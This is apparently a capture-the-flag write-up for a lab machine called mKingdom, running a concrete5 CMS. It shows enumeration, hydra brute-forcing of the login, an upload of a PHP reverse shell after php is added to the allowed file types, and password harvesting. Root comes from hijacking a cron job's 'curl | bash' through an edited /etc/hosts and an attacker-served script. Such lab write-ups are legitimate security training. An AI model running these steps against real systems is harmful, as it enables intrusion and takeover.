mKingdom

Created by	Kaio
Created time	@June 25, 2025 8:10 PM
Last edited by	Kaio
Last updated time	@June 26, 2025 11:25 PM

Enumeration

```
nmap -T4 -vv -O -A 10.10.70.238
```

```
PORT   STATE SERVICE REASON         VERSION
85/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: 0H N0! PWN3D 4G4IN
|_http-server-header: Apache/2.4.7 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4
```


```
nmap --script vuln 10.10.70.238
```

```
PORT   STATE SERVICE
85/tcp open  mit-ml-dev
```

⇒ Nothing

Gobuster

```
gobuster dir -u "http://mkingdom.thm/" -w  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,.js,.txt -t 1000 2>/dev/null\
```



Hi! This is my very expensive web app!

```
/app                 (Status: 301) [Size: 312] [--> http://mkingdom.thm:85/app/]
```

Page Source

Diving further to the `/app` directory

```
gobuster dir -u "http://mkingdom.thm:85/app/" -w  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,.js,.txt -t 1000 2>/dev/null\
/castle               (Status: 301) [Size: 319] [→ http://mkingdom.thm:85/app/castle/]
```

`/app/castle/`

```
gobuster dir -u "http://mkingdom.thm:85/app/castle/" -w  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,.js,.txt -t 1000 2>/dev/null\
```


```
/.php                 (Status: 403) [Size: 294]
/index.php            (Status: 200) [Size: 12047]
/updates              (Status: 301) [Size: 327] [→ http://mkingdom.thm:85/app/castle/updates/]
/packages             (Status: 301) [Size: 328] [→ http://mkingdom.thm:85/app/castle/packages/]
/application          (Status: 301) [Size: 331] [→ http://mkingdom.thm:85/app/castle/application/]
/robots.txt           (Status: 200) [Size: 532]
/concrete             (Status: 301) [Size: 328] [→ http://mkingdom.thm:85/app/castle/concrete/]
```

`/app/castle/robots.txt`

```
User-agent: *
Disallow: /application/attributes
Disallow: /application/authentication
Disallow: /application/bootstrap
Disallow: /application/config
```

```
Disallow: /application/controllers
Disallow: /application/elements
Disallow: /application/helpers
Disallow: /application/jobs
Disallow: /application/languages
Disallow: /application/mail
Disallow: /application/models
Disallow: /application/page_types
Disallow: /application/single_pages
Disallow: /application/tools
Disallow: /application/views
Disallow: /ccm/system/captcha/picture
```

`/app/castle/concrete`



mkingdom.thm:85/app/castle/concrete/

Index of /app/castle/concrete

Name	Last modified	Size	Description
Parent Directory		-	
attributes/	2019-10-02 13:06	-	
authentication/	2019-10-02 13:06	-	
bin/	2019-10-02 13:06	-	
blocks/	2019-10-02 13:06	-	
bootstrap/	2019-10-02 13:06	-	
composer.json	2019-10-02 13:06	3.1K	
config/	2019-10-02 13:06	-	
controllers/	2019-10-02 13:06	-	
css/	2019-10-02 13:06	-	
dispatcher.php	2019-10-02 13:08	1.9K	
elements/	2019-10-02 13:06	-	
geolocation/	2019-10-02 13:06	-	
images/	2019-10-02 13:06	-	
jobs/	2019-10-02 13:06	-	
js/	2019-10-02 13:06	-	
mail/	2019-10-02 13:06	-	
routes/	2019-10-02 13:06	-	
single_pages/	2019-10-02 13:06	-	
src/	2019-10-02 13:06	-	
themes/	2019-10-02 13:06	-	
tools/	2019-10-02 13:06	-	
vendor/	2019-10-02 13:08	-	
views/	2019-10-02 13:06	-	

Apache/2.4.7 (Ubuntu) Server at mkingdom.thm Port 85

`/app/castle/application`

```
gobuster dir -u "http://mkingdom.thm:85/app/castle/application/" -w  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,.js,.txt -t 1000 2>/dev/null\
/src                 (Status: 301) [Size: 335] [--> http://mkingdom.thm:85/app/castle/application/src/]
/languages           (Status: 301) [Size: 341] [--> http://mkingdom.thm:85/app/castle/application/languages/]
/blocks              (Status: 301) [Size: 338] [--> http://mkingdom.thm:85/app/castle/application/blocks/]
/config              (Status: 301) [Size: 338] [--> http://mkingdom.thm:85/app/castle/application/config/]
/elements            (Status: 301) [Size: 340] [--> http://mkingdom.thm:85/app/castle/application/elements/]
/authentication      (Status: 301) [Size: 346] [--> http://mkingdom.thm:85/app/castle/application/authentication/]
/views               (Status: 301) [Size: 337] [--> http://mkingdom.thm:85/app/castle/application/views/]
/attributes          (Status: 301) [Size: 342] [--> http://mkingdom.thm:85/app/castle/application/attributes/]
```


CMS version

`concrete5 - 8.5.2`

Exploitation

Brute-forcing the directory `/app/castle/index.php/login`

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt  mkingdom.thm -s 85  http-post-form '/app/castle/index.php/login/authenticate/concrete:uName=^USER&uPassword=^PASS^&ccm_token=1750933574%3Af273ddcdd9314b05b37c0eb80376e27d:Invalid' -f -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-26 20:33:16
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://mkingdom.thm:85/app/castle/index.php/login/authenticate/concrete:uName=^USER&uPassword=^PASS^&ccm_token=1750933574%3Af273ddcdd9314b05b37c0eb80376e27d:Invalid
[85][http-post-form] host: mkingdom.thm   login: admin   password: 12345678
[STATUS] attack finished for mkingdom.thm (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```



Unable to complete action: your IP address has been banned. Please contact the administrator of this site for more information.


```
hydra -l administrator -P /usr/share/wordlists/rockyou.txt  mkingdom.thm -s 85  http-post-form '/app/castle/index.php/login/authenticate/concrete:uName=^USER&uPassword=^PASS^&ccm_token=1750933574%3Af273ddcdd9314b05b37c0eb80376e27d:Invalid' -f -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-26 20:35:50
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://mkingdom.thm:85/app/castle/index.php/login/authenticate/concrete:uName=^USER&uPassword=^PASS^&ccm_token=1750933574%3Af273ddcdd9314b05b37c0eb80376e27d:Invalid
[85][http-post-form] host: mkingdom.thm   login: administrator   password: 12345
[STATUS] attack finished for mkingdom.thm (valid pair found)
```

```
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-26 20:35:55
```

⇒ same as above

manual brute-forcing : username: `admin` ; password: `password`



mkingdom.thm:85/app/castle/index.php/dashboard/system/files/filetypes/saved


Allowed File Types

Allowed file types saved.

File Extensions to Accept

flv, jpg, gif, jpeg, ico, docx, xla, png, psd, swf, doc, txt, xls, xlsx, csv, pdf, tiff, rtf, m4a, mov, wmv, mpeg, mpg, wav, 3gp, avi, m4v, mp4, mp3, qt, ppt, pptx, kml, xml, svg, webm, ogg, ogv, php

add php to `Allowed File Types` in order to upload the reverse-shell payload



1 file uploaded

Properties

URL to File http://mkingdom.thm:85/app/castle/application/files/1317/5093/5707/monkey.php

Tracked URL http://mkingdom.thm:85/app/castle/index.php/download_file/28/0

Title monkey.php

Description None

Tags None

Sets

None

```
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.23.99.113] from (UNKNOWN) [10.10.7.125] 49652
Linux mkingdom.thm 4.4.0-148-generic #174~14.04.1-Ubuntu SMP Thu May 9
08:17:37 UTC 2019 ×86_64 ×86_64 ×86_64 GNU/Linux
 07:02:05 up 49 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),1003(web)
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1003(web)
```

Scanning with `linpeas`

```
mario:x:1001:1001:,,,:/home/mario:/bin/bash
root:x:0:0:root:/root:/bin/bash
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatch
er:/bin/sh
toad:x:1002:1002:,,,:/home/toad:/bin/bash
```

```
╔══════════╣ Searching passwords in config PHP files
/var/www/html/app/castle/application/config/database.php:          'password'
=> 'toadisthebest',
```

Generate a shell using python

```
$ which python
/usr/bin/python
$ python3 -c "import pty;pty.spawn('/bin/bash')"
```

Notice strange password token in `env`

```
toad@mkingdom:/tmp$ env
APACHE_PID_FILE=/var/run/apache2/apache2.pid
XDG_SESSION_ID=c2
SHELL=/bin/bash
APACHE_RUN_USER=www-data
OLDPWD=/home/toad
USER=toad
LS_COLORS=
PWD_token=aWthVGVOVEFOdEVTCg==
....
```

Using base64 in cyberchef to decode

⇒ikaTeNTANtES

Try to access under `mairo` and it worked

Using pspy64 to monitor the process

```
 /bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | bash >> /var/log/up.log
```

replace the ip of `mkingdom.thm` in the `/etc/hosts` file of mario in order to start a reverse shell connection to escalate priviliege

```
echo "10.23.99.113 mkingdom.thm" > /etc/hosts
```

then have to create a tree of directory `/app/castle/application/counter.sh`

```
sudo python3 -m http.server 85
[sudo] password for b0xb0x:
Sorry, try again.
[sudo] password for b0xb0x:
Serving HTTP on 0.0.0.0 port 85 (http://0.0.0.0:85/) ...
10.10.126.137 - - [26/Jun/2025 23:18:02] "GET /app/castle/application/counter.sh HTTP/1.1" 200 -
```

```
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.23.99.113] from (UNKNOWN) [10.10.126.137] 54774
```